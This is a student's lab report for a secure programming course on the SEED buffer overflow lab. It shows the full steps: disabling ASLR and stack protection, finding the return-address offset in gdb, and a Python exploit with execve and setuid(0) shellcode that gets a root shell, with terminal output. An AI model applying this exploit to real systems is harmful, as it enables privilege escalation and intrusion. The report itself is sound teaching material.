5382 Secure Programming
Assignment 3 - Buffer Overflow Vulnerability Lab Report

Submitted By: Begum Fatima Zohra
UTA ID: 1001880881

Task 1: Running Shellcode

First we have to disable randomization


```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Secondly, we have to bypass the protection provided by /bin/dash, by creating a symlink to zsh which does not have countermeasures

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Now, we will launch the shell by executing a shellcode stored in a buffer of **call_shellcode.c**.

After running the program, we could see a $ sign that means a shell is invoked.



```
[03/05/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[03/05/21]seed@VM:~/.../LAB$ sudo ln -sf /bin/zsh /bin/
sh
[03/05/21]seed@VM:~/.../LAB$ gcc -z execstack -o call_s
hellcode call_shellcode.c
[03/05/21]seed@VM:~/.../LAB$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$ exit
[03/05/21]seed@VM:~/.../LAB$
```

Task 2: Exploiting the Vulnerability

The GCC compiler implements a security mechanism called Stack Guard to prevent buffer overflows. If we do not disable it, buffer overflow attacks will not work.

In this task, we will disable the protection during compilation using gcc option `-fno-stack-protector`.

The aim in this task is to exploit this vulnerability and gain the root privilege

The goal of exploit.c is to construct the contents for “badfile”, which is an exploit for our vulnerable program stack.c

So, we need to run the debugging file

gdb ./stack_dbg and get the return address and offset that needs to be placed in the exploit.c program.

Steps after executing `gdb ./stack_dbg`

```
1. gdb-peda$ b bof
2. gdb-peda$ r
3. gdb-peda$ p/x &buffer
4. gdb-peda$ p $ebp
5. gdb-peda$ p/d 0xbfffea88 - 0xbfffe9cc
```


```
0xbfffea88 - 0xbfffe9cc =188
```

Following are the lines of code added to exploit.py


```
ret    = 0xbfffea98 +4 +188+8   # replace 0xAABBCCDD with the correct value

offset = 192                    # replace 0 with the correct value
```

Now we will run ./exploit to create a bad file and ./stack to launch the launch attack through the vulnerable file stack.c


In the end, we are able to obtained the “#” root prompt. This means our attack is successful.




```
[03/05/21]seed@VM:~/.../LAB$ ./stack
Returned Properly
[03/05/21]seed@VM:~/.../LAB$ gcc -g -fno-stack-protecto
r -z execstack stack.c -o stack_dbg
[03/05/21]seed@VM:~/.../LAB$ gdb ./stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
                 nses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
```



```
0008| 0xbfffe9c8 --> 0xbfffeb57 --> 0x34208
                 cc --> 0xb7dd4ebc (<__GI___underflow+140>
:     )
0016| 0xbfffe9d0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe9d4 --> 0x8
0024| 0xbfffe9d8 --> 0xb7dd5189 (<__GI__IO_doallocbuf+9
>:     )
0028| 0xbfffe9dc --> 0xb7f1c000 --> 0x1b1db0
[-------------------------------------------------------
------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb57 "\bB\003")
    at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p/x &buffer
$1 = 0xbfffe9cc
gdb-peda$ p/ $ebp
$2 = 0xbfffea88
gdb-peda$ p/d 0xbfffea88-0xbfffe9cc
$3 = 188
gdb-peda$ 
```



```
   "\x68""/bin"   # pushl    $0x6e69622f
   "\x89\xe3"     # movl     %esp,%ebx
   "\x50"         # pushl    %eax
   "\x53"         # pushl    %ebx
   "\x89\xe1"     # movl     %esp,%ecx
   "\x99"         # cdq
   "\xb0\x0b"     # movb     $0x0b,%al
   "\xcd\x80"     # int      $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffea98 +4 +188+8    # replace 0xAABBCCDD with the correct value
offset = 192                 # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```



```
W: GPG error: http://ppa.launchpad.net/deadsnakes/ppa/u
buntu xenial InRelease: The following signatures couldn
't be verified because the public key is not available:
 NO_PUBKEY BA6932366A755776
W: The repository 'http://ppa.launchpad.net/deadsnakes/
ppa/ubuntu xenial InRelease' is not signed.
N: Data from such a repository can't be authenticated a
nd is therefore potentially dangerous to use.
N: See apt-secure(8) manpage for repository creation an
d user configuration details.
[03/05/21]seed@VM:~/.../LAB$ exploit.py
bash: ./exploit.py: Permission denied
[03/05/21]seed@VM:~/.../LAB$ chmod u+x exploit.py
[03/05/21]seed@VM:~/.../LAB$ exploit.py
[03/05/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/05/21]seed@VM:~/.../LAB$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# 
```

Task 3: Defeating dash's Countermeasure

We will first change the /bin/sh symbolic link, so it points back to /bin/dash:

```
$ sudo ln -sf /bin/dash /bin/sh
```


Then we will run the dash_shell_test.c as given without making changes.
We will see that all the IDs are 1000 which means this is a normal program.

Now we will uncomment line 1 in dash_shell_test.c and make it a root owned SET-UID program.
We will see that it prompts a # root.
We came to a conclusion that setuid(0) makes a difference.


Let us add the following lines in our exploit.py

```
"\x31\xc0"        # xorl %eax,%eax → line 1
"\x31\xdb"        #xorl %ebx,%ebx → line 2
"\xb0\xd5"        # movb $0xd5,%al → line 3
"\xcd\x80"        # int $0x80 → line 4
```


We will run ./exploit and ./stack like task 2.
Result: we are successful in getting the root shell.
Reason:
(1) ebx set to zero in Line 2,
(2) eax set to 0xd5 via Line1 and 3 (0xd5 is setuid()'s system call number), and
(3) execute the system call in Line 4.
Using this shellcode, we are able to attempt the attack on the vulnerable program when /bin/sh is linked to /bin/dash.




```
[03/05/21]seed@VM:~/.../LAB$ sudo ln -sf /bin/dash /bin
/sh
d@VM:~/.../LAB$ ln -l /bin/sh
ln: invalid option -- 'l'
Try 'ln --help' for more information.
[03/05/21]seed@VM:~/.../LAB$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Mar  5 21:34 /bin/sh -> /bin/d
ash
[03/05/21]seed@VM:~/.../LAB$
```




```
[03/05/21]seed@VM:~/.../LAB$ ./dash_shell
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$ exit
[03/05/21]seed@VM:~/.../LAB$ sudo chown root dash_shell
[03/05/21]seed@VM:~/.../LAB$ sudo chmod 4755 dash_shell
[03/05/21]seed@VM:~/.../LAB$ ls -l
total 64
-rw-rw-r-- 1 seed seed  517 Mar  5 15:56 badfile
-rwxrwxr-x 1 seed seed 7388 Mar  5 14:20 call_shellcode
-rw-rw-r-- 1 seed seed  971 Mar  5 14:18 call_shellcode
.c
-rwsr-xr-x 1 root seed 7404 Mar  5 16:42 dash_shell
-rw-rw-r-- 1 seed seed  205 Mar  5 16:39 dash_shell_tes
t.c
```



```
[03/05/21]seed@VM:~/.../LAB$ gcc -o dash_shell_test das
h_shell_test.c
[03/05/21]seed@VM:~/.../LAB$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$ exit
[03/05/21]seed@VM:~/.../LAB$ sudo chown root dash_shell
_test
[03/05/21]seed@VM:~/.../LAB$ sudo chmod 4755 dash_shell
_test
[03/05/21]seed@VM:~/.../LAB$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# 
```



```
#!/usr/bin/python3
import sys

shellcode= (
"\x31\xc0"         # xorl    %eax,%eax
"\x31\xdb"         # xorl    %ebx,%ebx
"\xb0\xd5"         #movb    $0xd5,%al
"\xcd\x80"         # int    $0x80
   "\x31\xc0"      # xorl    %eax,%eax
   "\x50"          # pushl   %eax
   "\x68""//sh"    # pushl   $0x68732f2f
   "\x68""/bin"    # pushl   $0x6e69622f
   "\x89\xe3"      # movl    %esp,%ebx
   "\x50"          # pushl   %eax
   "\x53"          # pushl   %ebx
   "\x89\xe1"      # movl    %esp,%ecx
   "\x99"          # cdq
   "\xb0\x0b"      # movb    $0x0b,%al
   "\xcd\x80"      # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
```

